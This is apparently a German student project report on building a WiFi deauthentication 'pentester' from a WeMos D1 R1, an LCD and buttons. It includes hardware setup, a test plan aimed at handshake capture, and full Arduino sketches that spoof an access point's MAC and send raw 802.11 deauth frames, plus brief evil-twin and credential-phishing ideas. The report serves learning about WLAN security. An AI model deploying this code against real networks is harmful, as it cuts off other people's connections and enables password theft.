Die Standard-I2C-Adresse des Moduls ist in der Regel 0x27, kann jedoch auch 0x3F betragen. Diese Adresse lässt sich durch Kurzschliessen der A0/A1/A2-Pads ändern. Die Hintergrundbeleuchtung des Displays kann über einen Jumper aktiviert oder deaktiviert werden, und der Kontrast wird mit einem Potentiometer auf der Rückseite des Moduls eingestellt.

PCF8574 IIC I2C Schnittstelle

- Arduino 1602 I2C-Schnittstelle 4-Draht 1602-Bildschirm
- Der IO-Port der Arduino-Steuerplatine beträgt nur 20, daher reichen IO-Ports nicht für viele Sensoren, SD-Karten und Relaismodule.
- Der ursprüngliche 1602-Bildschirm benötigt 7 E/A-Ports zum Hochfahren, und dieses Modul kann 5 E/A-Ports speichern





Taster

Dieser Taster ist ein **taktischer Taster (Push Button Switch)** mit vier Pins, der für digitale Eingangssignale in Mikrocontroller-Projekten, wie mit dem **WeMos D1 R1**, verwendet werden kann. Hier ist eine kurze Erklärung, wie er funktioniert und welche Funktionen er bietet:

Funktionsweise:

Schliesser-Prinzip:

Wenn der Knopf gedrückt wird, schliesst der Schaltkreis und ein elektrisches Signal wird gesendet. Sobald der Knopf losgelassen wird, öffnet der Schaltkreis wieder.

Anschluss an den WeMos D1 R1:

Zwei der vier Pins sind intern verbunden, sodass der Schalter nur zwei echte Verbindungen hat. Eine Seite wird mit **GND** verbunden, die andere mit einem digitalen Pin des WeMos. Zusätzlich wird ein **Pull-up-Widerstand** (intern oder extern) benötigt, um einen definierten HIGH- oder LOW-Zustand zu gewährleisten.

Micro-SD


Wir werden eine SD-Karte verwenden damit wir abgefangene Pakete abspeichern können diese daten werden wir anschliessend an einem Computer analysieren oder entschlüsseln.

Dabei ist es wichtig diese daten so abzuspeichern, dass sie von der Software ausgewertet werden können. In welchem Format, das sein sollte, müssen wir noch herausfinden, denn das Entschlüsseln eines Hand Shakes benötigt viel mehr Rechenkapazität als ein Wemos hat. Zusätzlich könnte man keine Pakete abfangen, wen man es ohne Speicher-medium versucht.

Dieses Micro SD Card Modul (MicroSD Karten Adapter) ist eine Micro-SD Kartenleser, der sich perfekt zum Speichern und Logen von Arduino Daten eignet.

Du kannst dir auch eine Konfigurationsdatei auf der SD-Karte abspeichern, die du beim Starten des Arduino ausliest. Für die Ansteuerung gibt es bereits die fertige Arduino Library die du unter „SD“ findest.

Das Modul ist kompatibel mit 3.3V und 5V und kann einfach über Steck Verbindungen an das Arduino angeschlossen werden.



Testkonzept

Wir werden mehrere Tests während der Realisierungsphase durchführen und zwei Finale am Ende der Realisierungsphase. Hier werden wir die Arten der Tests bestimmen und definieren.

T = Test

Test	Beschreibung	Erwartetes Resultat
T.1 LCD einrichten	Der LCD muss mit einem I2C Adapter mit dem WeMos verbunden sein.	Der LCD soll leuchten und mit dem Kontrast Schieber verstellbar sein.
T.1.2 LCD-Code	Der Code muss die nötigen Libraries installiert haben und funktionieren.	Der Angegebene Text im Code wird auf dem LCD angezeigt.
T.2 Taster einrichten	Die Taster sollen eingesteckt und mit dem WeMos verbunden sein. Beim Tastendruck soll für jeden Taster ein anderer Text auf dem LCD angezeigt werden.	Das LCD zeigt beim bestimmten Taster drücken, folgendes an: Taster1 = Option 1 Taster2 = Option 2 Taster3 = Option 3 Taster 4 = Option 4
T.3 Micro SD	Der Micro SD reader soll mit dem WeMos verbunden werden und beim Taster drücken, angegebene Daten speichern.	Beim Tastendruck wird die Ausgewählte SSID in der Micro SD als Ordner ersichtlich.
T.4.1 Netzwerke auflisten	Wenn das Gerät gestartet wird, soll es automatisch nach Netzwerken Scannen und diese Anzeigen.	Es werden alle Netzwerke in der Umgebung auf dem LCD untereinander aufgelistet.
T.4.2 Netzwerk Deauthentifizieren	Ein ausgewähltes Netzwerk wird angegriffen und soll Klienten entbinden.	Das mit dem Angegriffenen Netzwerk verbundene Gerät hat keine Verbindung mehr.
T.4.3 Netzwerk Passwort	Der Handshake (Passwort) wird aufgefangen und gespeichert.	Der Handshake ist in der Micro SD im SSID-Ordner abgespeichert.

Realisieren

Kurze Beschreibung

In dieser Phase werden wir eine Kurze Konfigurations-Dokumentation erstellen. In dieser werden wir Schritt für Schritt erklären, wie wir das Projekt realisiert haben.

Systemdokumentation

Konfigurationsdokumentation

1 Was wird verwendet?

Damit Sie das Projekt funktionsfähig aufbauen können müssen Sie folgende Komponenten haben.

➢ LOLIN WeMos d1 r1 ➢ Liquid Crystal Display (LCD) ➢ Breadboard 2x	➢ I2C Adapter ➢ 4 Taster ➢ Jumper-Kabel 14x

Sie werden auch eine Entwicklungsumgebung brauchen, in der Sie den Code für das Projekt einfügen und Kompilieren. Wir empfehlen die Arduino IDE Version 2.3.4 da wir diese benutzen.

2 Arduino IDE installieren und Konfigurieren.

Installieren Sie Arduino IDE 2.3.4 auf dem folgenden Link: Software | Arduino

Die Arduino IDE benötigt Zugang zum Internet, um zusätzliche Softwarebibliotheken im Verlaufe der Dokumentation zu installieren. Weshalb Sie alle Firewall Fragen bestätigen sollen, damit keine Probleme entstehen.

Falls Sie die Software besser kennenlernen wollen können Sie auf folgendem Link ausführliche Informationen finden:

Getting Started with Arduino IDE 2 | Arduino Documentation

Gehen Sie als nächstes auf **File→Preferences** und tragen Sie folgende URL ein:

http://arduino.esp8266.com/stable/package_esp8266com_index.json

Gehen Sie auf **Werkzeuge (Tools)** dann auf **Board→Board Verwaltung** und geben dort **ESP8266** ein, es wird ein Paket **esp8266 von ESP8266 Community** erscheinen, drücken Sie auf INSTALLIEREN.

Wählen Sie als nächstes das richtige Board aus unter **Tools→Board→Boards Manager.**

Auswahl: ESP8266 Boards, **LOLIN(WeMos) D1 R1.**

LCD einrichten

Nehmen Sie alle Komponenten hervor und verschaffen Sie sich eine Übersicht.

Als erstes werden wir den LCD einrichten. Um das zu tun, brauchen wir den I2C Adapter, Breadboard und 4 Jumper-Kabel.

Nehmen Sie das Breadboard und Stecken Sie das Display und I2C Adapter in die Gleichen Reihen des Breadboards, nur so können die Zwei Komponenten miteinander kommunizieren. Da das Breadboard über ein integriertes Reihen System verfügt.

Nehmen Sie als nächstes die Jumper-Kabel und das WeMos. Stecken Sie die Kabel in das WeMos und den I2C Adapter wie folgt ein.

Achten Sie darauf das GND immer zuerst eingesteckt wird!

WeMos	GND = GND	I2C
WeMos	5V = VCC	I2C
WeMos	D14 = SDA	I2C
WeMos	D15 = SCL	I2C

LCD Testen Verbindung Aufbauen

Wir versuchen eine Ausgabe mit dem LCD zu erhalten in dem wir versuchen verschiedene Programme auf dem Arduino auszuführen. Möglicherweise liegt es daran, dass die GPIO falsch definiert oder angeschlossen sind/waren, bzw. an der falschen Seite des Arduino, das ist etwas, was wir noch nicht ganz verstehen, welche GPIO’s funktionieren und welche nicht. Zudem ist unklar, ob es sich um ein Strom Problem handelt oder das alter des LCD’s Einflüsse hat. Wir hatten nach mehreren Versuchen eine schwache Ausgabe auf dem LCD. Dies zu justieren, blieb ohne Erfolg, das Display hat wohl die besten Zeiten hinter sich.

Taster einrichten

Nachdem wir mehrere erfolglose versuche mit dem kapazitiven Keypad hatten. Haben wir uns entschieden 4 Taster aus dem Modul ük216 einzeln einzurichten. Die Taster haben wir wie folgt eingerichtet.

Wir haben 2 Taster für die Bewegungen auf dem Display eingerichtet, hoch und runter. Diese Taster haben wir auf den GPIO's 15 und 13 eingesteckt und im Code definiert als INPUT.


Als nächstes haben wir 2 weitere Taster eingerichtet mit den Funktionen, Auswählen und Abbrechen. Diese sind auf den GPIO's 12 und 14 eingesteckt und per Code definiert als INPUT.


Alle Taster wurden mit einem Widerstand zum 3.3V Strom ausgestattet und auf dem Breadboard verbunden. Durch Jumper haben wir alle Taster mit GND verbunden.

Taster Funktionalität - Logik:

Pullup: Taster offen -> Pin hat +, Taster gedrückt Pin hat Ground

Pulldown: Taster offen -> Pin hat Ground, Taster gedrückt Pin hat +





SSID-Netzwerk-Scan und Attacke

Während der Realisierung des Kernprozesses, das Scannen und Attackieren des Access Points in Verbindung der gewählten SSID, BSSID, sind wir auf mehrere Probleme und Herausforderungen gestossen. Unteranderem das Kompilieren des Codes damit die Attacke und die Übernahme der BSSID als Evil Twin funktioniert. Die grösste Herausforderung ist es, dass der Prozess so abläuft wie von uns gewollt. Wir haben einen Code auf GitHub gefunden zum Deauthentifizieren und das konnten wir auch nachstellen, aber wir können nicht nachvollziehen, warum die Attacke in der CommandLine funktioniert aber nicht mit den Tastern. Das Eruieren der Fehler genauso wichtig wie das Verstehen der Deauthentifikation um das Projekt erfolgreich abschliessen zu können.

Warum hat das Deauthentifizierungs-Paket 26 Pakete und wir haben 28 Pakete. Wir erhalten eine Fehler Meldung mit 26 Paketen, weshalb wir die Paketzahl auf 28 erhöht haben, damit es funktioniert. Es funktioniert jetzt mit 26 Paketen, der Code konnte angepasst werden. Die Authentifizierung ist weiterhin eine Herausforderung.


Warum wird die BSSID nicht richtig zugewiesen? Der WeMos D1R1 kann keine MAC-Adresse zuordnen, dies ist nur in Verbindung einer Bibliothek möglich. Es ist unklar, welche Auswirkungen dies auf den ganzen Prozess hat.


Zudem ist unklar, warum die Authentifizierung mit dem Sketch von GitHub funktioniert und unser Sketch nicht. Dazu muss festgehalten werden, dass der Deauthentifizierungs-Vorgang mehrmals in der Schule erfolgreich ausgeführt wurde, in Verbindung eines Mobilen Hotspots und WPA2 Verschlüsselung. Andere Versuche waren nicht erfolgreich, es ist nicht auszuschliessen, dass es in anderen Testumgebungen zu viele Interferenzen gab oder die Signalstärke des WeMos zu gering ist.

Leider ist es uns mit Wireshark nicht gelungen, die Deauthentifizierungs-Pakete sichtbar zu machen. Was zum allgemeinen Verständnis hätte, beigetragen können. Zum Beispiel: Werden die Pakete wirklich gesendet oder ist es ein Problem mit dem Sketch oder ein Problem mit den Komponenten? Wie viele Pakete werden oder müssen gesendet werden damit der Access Point erfolgreich deauthetifiziert wird/werden kann? Wie sehen diese Pakete im Netzwerk mit Wireshark aus?

Da die vordefinierte Endphase im Projekt in der gegebenen Zeit nicht erreicht werden konnte, wurden weitere Komponenten und das weitere Vorgehen in der Dokumentation nicht berücksichtigt. Dies inkludiert die Micro SD und das Entschlüsseln des Handshake auf einem Kali Linux System.


SSID-Scan mit komponeten Testen / Attacke initialisieren und LCD Testen





1 SSID-Scann wird initalisiert

2 SSID gefunden



3 SSID auswählen (Video Abspielen)

4 Angriff starten

5 Angriff stopen

Fazit:

Das WiFi-Pentester-Projekt hat uns trotz nicht vollständiger Realisierung wertvolle Einblicke in die Welt der WLAN-Sicherheit vermittelt. Die praktische Umsetzung eines Deauthentifizierungs-Tools mit dem WeMos D1 R1 hat uns die technischen Grundlagen und Herausforderungen von WiFi-Sicherheitsanalysen nähergebracht.

Obwohl wir auf zahlreiche Hindernisse gestossen sind, von Hardwareproblemen wie der Umstellung vom Keypad auf einzelne Taster bis zu komplexen Softwareproblemen bei der Deauthentifizierung, konnten wir wesentliche Teilziele erreichen. Wir haben erfolgreich ein WLAN-Scanning implementiert, die Anzeige auf dem LCD funktionierte und die Steuerung über Taster wurde realisiert. Die eigentliche Deauthentifizierung konnte in bestimmten Testumgebungen durchgeführt werden, war jedoch nicht konsistent reproduzierbar.

Das Projekt hat uns die Komplexität moderner Netzwerksicherheit vor Augen geführt und gezeigt, wie wichtig ein tiefes Verständnis der zugrundeliegenden Protokolle ist. Die ursprünglich geplante vollständige Implementation mit Handshake-Capture und Entschlüsselung konnte im vorgegebenen Zeitrahmen nicht realisiert werden, ein wichtiger Lernpunkt für zukünftige Projekte hinsichtlich realistischer Zeitplanung und Komplexitätsabschätzung.

Besonders wertvoll war das erworbene Wissen über verschiedene Angriffsarten wie Man-in-the-Middle, Evil Twin, DNS und ARP Spoofing sowie die praktische Erfahrung mit den technischen Grundlagen der WLAN-Kommunikation. Dieses Projekt hat uns nicht nur technische Kenntnisse vermittelt, sondern auch für die Notwendigkeit robuster Sicherheitsmassnahmen in drahtlosen Netzwerken sensibilisiert, eine Erkenntnis, die in der zunehmend vernetzten Welt des Internets immer bedeutsamer wird. Die Anfänger Variante ist mit einem Laptop-Kali-System und Wireshark, die etwas fortgeschrittene Methode ist mit einem Flipper Zero und die wahrscheinlich professionellste Methode wäre mit Wifi-Pineapple.

Ein Gerät, das einmal mit einer SSID/BSSID verbunden war und diese abspeichert, sendet permanent Signale aus im Sinne von, «Hey Hallo! Wo bist du!» und versucht den Access Point zu verbinden. Diese Anfragen können abgefangen und als Evil Twin kopiert werden, um das Gerät zu verbinden. Es kann auch eine Webseite emuliert werden, um das Passwort, den Benutzernamen und/oder die E-Mail-Adresse zu ermitteln.

Wir haben zu wieder aller Umstände trotzdem versucht das Projekt voranzutreiben und uns gemeinsam verabredet, um am Projekt weiterzuarbeiten. Trotz der unvollständigen Realisierung betrachten wir das Projekt als wertvolle Lernerfahrung und planen, auch nach dem Projektabschluss an der Vervollständigung des WiFi-Pentesters zu arbeiten.

Wir haben am Anfang des Projekts uns zu sehr auf die Komponenten und das eigentliche Ziel fixiert, ohne die Komplexen Handlungen zu berücksichtigen.

Im Moment sind Gesundheitliche Umstände eines Gruppenmitgliedes eine Hürde die uns voraussichtlich zwingen werden, das Projekt zu zweit abzuschliessen.

Sketch - Deauth-Paket - GitHub

```
#include "debug.h"
#include "cli.h"
#include "scan.h"
#include "attack.h"
#include "eeprom.h"
#include "alias.h"
#include "ap.h"

void setup() {
    cli::begin();
    eeprom::begin();
    alias::load();
}

void loop() {
    cli::update();
    attack::update();
    scan::update();
    ap::update();
}
```

Sketch / Neu

```
#include <ESP8266WiFi.h>
#include <Wire.h>
#include <LiquidCrystal_I2C.h>
#include <user_interface.h>

// LCD setup (16x2 I2C LCD)
LiquidCrystal_I2C lcd(0x27, 16, 2);

// Button pins
#define UP_BUTTON    0
#define DOWN_BUTTON  2
#define SELECT_BUTTON 12
#define STOP_BUTTON  14

// Global Variables
int networkCount = 0;
int selectedNetwork = 0;
String targetSSID = "";
uint8_t targetBSSID[6];
int targetChannel = 1;
bool attackRunning = false;
bool scanning = false;
uint8_t targetMAC[6];
```

```
// Attack class implementation
class Attack {
    public:
        Attack() {}

        bool deauthDevice(uint8_t* apMac, uint8_t* stMac, uint8_t reason,
uint8_t ch) {
            setWifiChannel(ch);

            uint8_t deauthPacket[26] = {
                0xC0, 0x00,                         // type, subtype c0:
deauth
                0x00, 0x00,                         // duration
                0xFF, 0xFF, 0xFF, 0xFF, 0xFF, 0xFF, // receiver (target)
                0xCC, 0xCC, 0xCC, 0xCC, 0xCC, 0xCC, // source (ap)
                0xCC, 0xCC, 0xCC, 0xCC, 0xCC, 0xCC, // BSSID (ap)
                0x00, 0x00,                         // fragment & sequence
number
                0x01, 0x00                          // reason code
            };

            // Set MAC addresses in packet
            memcpy(&deauthPacket[4], stMac, 6);    // Destination
            memcpy(&deauthPacket[10], apMac, 6);   // Source
            memcpy(&deauthPacket[16], apMac, 6);   // BSSID
            deauthPacket[24] = reason;             // Reason code

            return sendPacket(deauthPacket, sizeof(deauthPacket), ch, 1);
        }

    private:
        void setWifiChannel(uint8_t ch) {
            wifi_set_channel(ch);
        }

        bool sendPacket(uint8_t* packet, uint16_t packetSize, uint8_t ch,
uint16_t tries) {
            setWifiChannel(ch);
            for(uint16_t i = 0; i < tries; i++) {
                if(wifi_send_pkt_freedom(packet, packetSize, 0) == -1) {
                    return false;
                }
                delay(1);
            }
            return true;
        }
};
```

```
Attack attack;
void setup() {
    Serial.begin(115200);
    lcd.init();
    lcd.backlight();
    lcd.print("Scanning...");
    WiFi.mode(WIFI_STA);
    WiFi.disconnect();
    scanNetworks();
    pinMode(UP_BUTTON, INPUT_PULLUP);
    pinMode(DOWN_BUTTON, INPUT_PULLUP);
    pinMode(SELECT_BUTTON, INPUT_PULLUP);
    pinMode(STOP_BUTTON, INPUT_PULLUP);
}

void loop() {
    if (digitalRead(UP_BUTTON) == LOW && !scanning) {
        selectedNetwork = (selectedNetwork > 0) ? selectedNetwork - 1 :
networkCount - 1;
        displayNetwork();
        delay(200);
    }
    if (digitalRead(DOWN_BUTTON) == LOW && !scanning) {
        selectedNetwork = (selectedNetwork < networkCount - 1) ?
selectedNetwork + 1 : 0;
        displayNetwork();
        delay(200);
    }
    if (digitalRead(SELECT_BUTTON) == LOW) {
        if (!attackRunning) {
            selectTarget();
        } else {
            stopAttack();
        }
        delay(500);
    }
    if (digitalRead(STOP_BUTTON) == LOW) {
        stopAttack();
        scanNetworks();
    }
    if (attackRunning) {
        sendDeauth();
    }
}

void scanNetworks() {
    scanning = true;
    lcd.clear();
```

```
    lcd.print("Scanning...");
    networkCount = WiFi.scanNetworks();
    Serial.print("Number of networks found: ");
    Serial.println(networkCount);
    if (networkCount == 0) {
        lcd.clear();
        lcd.print("No networks!");
    } else {
        selectedNetwork = 0;
        displayNetwork();
    }
    scanning = false;
}

void displayNetwork() {
    lcd.clear();
    lcd.print(WiFi.SSID(selectedNetwork).substring(0, 16));
    lcd.setCursor(0, 1);
    lcd.print("CH:");
    lcd.print(WiFi.channel(selectedNetwork));
    Serial.print("Selected Network: ");
    Serial.println(selectedNetwork);
    Serial.print("SSID: ");
    Serial.println(WiFi.SSID(selectedNetwork));
    Serial.print("Channel: ");
    Serial.println(WiFi.channel(selectedNetwork));
}

void selectTarget() {
    targetSSID = WiFi.SSID(selectedNetwork);
    targetChannel = WiFi.channel(selectedNetwork);
    const uint8_t* bssid = WiFi.BSSID(selectedNetwork);
    memcpy(targetBSSID, bssid, 6);
    memcpy(targetMAC, bssid, 6);
    lcd.clear();
    lcd.print("Target:");
    lcd.setCursor(0, 1);
    lcd.print(targetSSID.substring(0, 16));
    Serial.print("Target SSID: ");
    Serial.println(targetSSID);
    Serial.print("Target BSSID: ");
    for (int i = 0; i < 6; i++) {
        Serial.print(targetBSSID[i], HEX);
        Serial.print(":");
    }
    Serial.println();
    Serial.print("Target Channel: ");
    Serial.println(targetChannel);
```

```
    delay(2000);
    changeMacAddress(targetBSSID);
    attackRunning = true;
}

void stopAttack() {
    attackRunning = false;
    lcd.clear();
    lcd.print("Attack stopped");
    delay(1000);
}

void sendDeauth() {
    WiFi.mode(WIFI_STA);
    WiFi.disconnect();
    wifi_set_opmode(STATION_MODE);

    // Use the Attack class to send deauth packets
    if(!attack.deauthDevice(targetBSSID, targetMAC, 0x01, targetChannel)) {
        Serial.println("Failed to send deauth packet");
    }
    Serial.println("Deauth packets sent");
}

void changeMacAddress(const uint8_t *newMACAddress) {
    uint8_t baseMac[6];
    WiFi.macAddress(baseMac);
    Serial.printf("[DEFAULT] ESP8266 Board MAC Address:
%02x:%02x:%02x:%02x:%02x:%02x\n",
                  baseMac[0], baseMac[1], baseMac[2],
                  baseMac[3], baseMac[4], baseMac[5]);

    uint8_t nonConstMACAddress[6];
    memcpy(nonConstMACAddress, newMACAddress, 6);

    wifi_set_macaddr(STATION_IF, nonConstMACAddress);
    Serial.println("Success changing Mac Address");

    WiFi.macAddress(baseMac);
    Serial.printf("[NEW] ESP8266 Board MAC Address:
%02x:%02x:%02x:%02x:%02x:%02x\n",
                  baseMac[0], baseMac[1], baseMac[2],
                  baseMac[3], baseMac[4], baseMac[5]);
}
```

Sketch / Alt

```
#include <ESP8266WiFi.h>
#include <Wire.h>
#include <LiquidCrystal_I2C.h>
#include <esp_wifi.h>

// LCD setup (16x2 I2C LCD)
LiquidCrystal_I2C lcd(0x27, 16, 2);

// Button pins
#define UP_BUTTON    0
#define DOWN_BUTTON  2
#define SELECT_BUTTON 12
#define STOP_BUTTON  14

// Global Variables
int networkCount = 0;
int selectedNetwork = 0;
String targetSSID = "";
uint8_t targetBSSID[6];
int targetChannel = 1;
bool attackRunning = false;
bool scanning = false;
uint8_t targetMAC[6];

void setup() {
    Serial.begin(115200);
    lcd.init();
    lcd.backlight();
    lcd.print("Scanning...");
    WiFi.mode(WIFI_STA);
    WiFi.disconnect();
    scanNetworks();
    pinMode(UP_BUTTON, INPUT_PULLUP);
    pinMode(DOWN_BUTTON, INPUT_PULLUP);
    pinMode(SELECT_BUTTON, INPUT_PULLUP);
    pinMode(STOP_BUTTON, INPUT_PULLUP);
}

void loop() {
    if (digitalRead(UP_BUTTON) == LOW && !scanning) {
        selectedNetwork = (selectedNetwork > 0) ? selectedNetwork - 1 :
networkCount - 1;
        displayNetwork();
        delay(200);
    }
    if (digitalRead(DOWN_BUTTON) == LOW && !scanning) {
```

```
        selectedNetwork = (selectedNetwork < networkCount - 1) ?
selectedNetwork + 1 : 0;
        displayNetwork();
        delay(200);
    }
    if (digitalRead(SELECT_BUTTON) == LOW) {
        if (!attackRunning) {
            selectTarget();
        } else {
            stopAttack();
        }
        delay(500);
    }
    if (digitalRead(STOP_BUTTON) == LOW) {
        stopAttack();
        scanNetworks();
    }
    if (attackRunning) {
        sendDeauth();
    }
}

void scanNetworks() {
    scanning = true;
    lcd.clear();
    lcd.print("Scanning...");
    networkCount = WiFi.scanNetworks();
    Serial.print("Number of networks found: ");
    Serial.println(networkCount);
    if (networkCount == 0) {
        lcd.clear();
        lcd.print("No networks!");
    } else {
        selectedNetwork = 0;
        displayNetwork();
    }
    scanning = false;
}

void displayNetwork() {
    lcd.clear();
    lcd.print(WiFi.SSID(selectedNetwork).substring(0, 16));
    lcd.setCursor(0, 1);
    lcd.print("CH:");
    lcd.print(WiFi.channel(selectedNetwork));
    Serial.print("Selected Network: ");
    Serial.println(selectedNetwork);
    Serial.print("SSID: ");
```

```
    Serial.println(WiFi.SSID(selectedNetwork));
    Serial.print("Channel: ");
    Serial.println(WiFi.channel(selectedNetwork));
}

void selectTarget() {
    targetSSID = WiFi.SSID(selectedNetwork);
    targetChannel = WiFi.channel(selectedNetwork);
    const uint8_t* bssid = WiFi.BSSID(selectedNetwork);
    memcpy(targetBSSID, bssid, 6);
    memcpy(targetMAC, bssid, 6); // Storing the MAC address
    lcd.clear();
    lcd.print("Target:");
    lcd.setCursor(0, 1);
    lcd.print(targetSSID.substring(0, 16));
    Serial.print("Target SSID: ");
    Serial.println(targetSSID);
    Serial.print("Target BSSID: ");
    for (int i = 0; i < 6; i++) {
        Serial.print(targetBSSID[i], HEX);
        Serial.print(":");
    }
    Serial.println();
    Serial.print("Target MAC: ");
    for (int i = 0; i < 6; i++) {
        Serial.print(targetMAC[i], HEX);
        Serial.print(":");
    }
    Serial.println();
    Serial.print("Target Channel: ");
    Serial.println(targetChannel);
    delay(2000);
    changeMacAddress(targetBSSID);
    attackRunning = true;
}

void stopAttack() {
    attackRunning = false;
    lcd.clear();
    lcd.print("Attack stopped");
    delay(1000);
}

void sendDeauth() {
    WiFi.mode(WIFI_STA);
    WiFi.disconnect();
    wifi_set_opmode(STATION_MODE);
    wifi_set_channel(targetChannel);
```

```
    for (int i = 0; i < 10; i++) {
        Serial.print("Sending Deauth packet ");
        Serial.print(i + 1);
        Serial.println("...");
        send_deauth_packet(targetBSSID, targetMAC);
        delay(1);
    }
    Serial.println("Deauth packets sent");
}

void send_deauth_packet(const uint8_t *bssid, const uint8_t *client_mac) {
    uint8_t packet[28] = {
        0xC0, 0x00, 0x3A, 0x01, // Frame Control (Deauthentication)
        0x00, 0x00,             // Duration
        0xFF, 0xFF, 0xFF, 0xFF, 0xFF, 0xFF, // Destination MAC (Broadcast)
        0x00, 0x00, 0x00, 0x00, 0x00, 0x00, // Source MAC (AP MAC)
        0x00, 0x00, 0x00, 0x00, 0x00, 0x00, // BSSID (AP MAC)
        0x00, 0x00,             // Sequence Control
        0x01, 0x00              // Reason Code (Unspecified)
    };

    // Set the BSSID and Source MAC to the AP's MAC address
    memcpy(&packet[10], bssid, 6);
    memcpy(&packet[16], bssid, 6);

    // Set the Destination MAC to the client's MAC address
    memcpy(&packet[4], client_mac, 6);

    // Send the packet
    wifi_send_pkt_freedom(packet, sizeof(packet), 0);
}

void changeMacAddress(const uint8_t *newMACAddress) {
    uint8_t baseMac[6];
    WiFi.macAddress(baseMac);
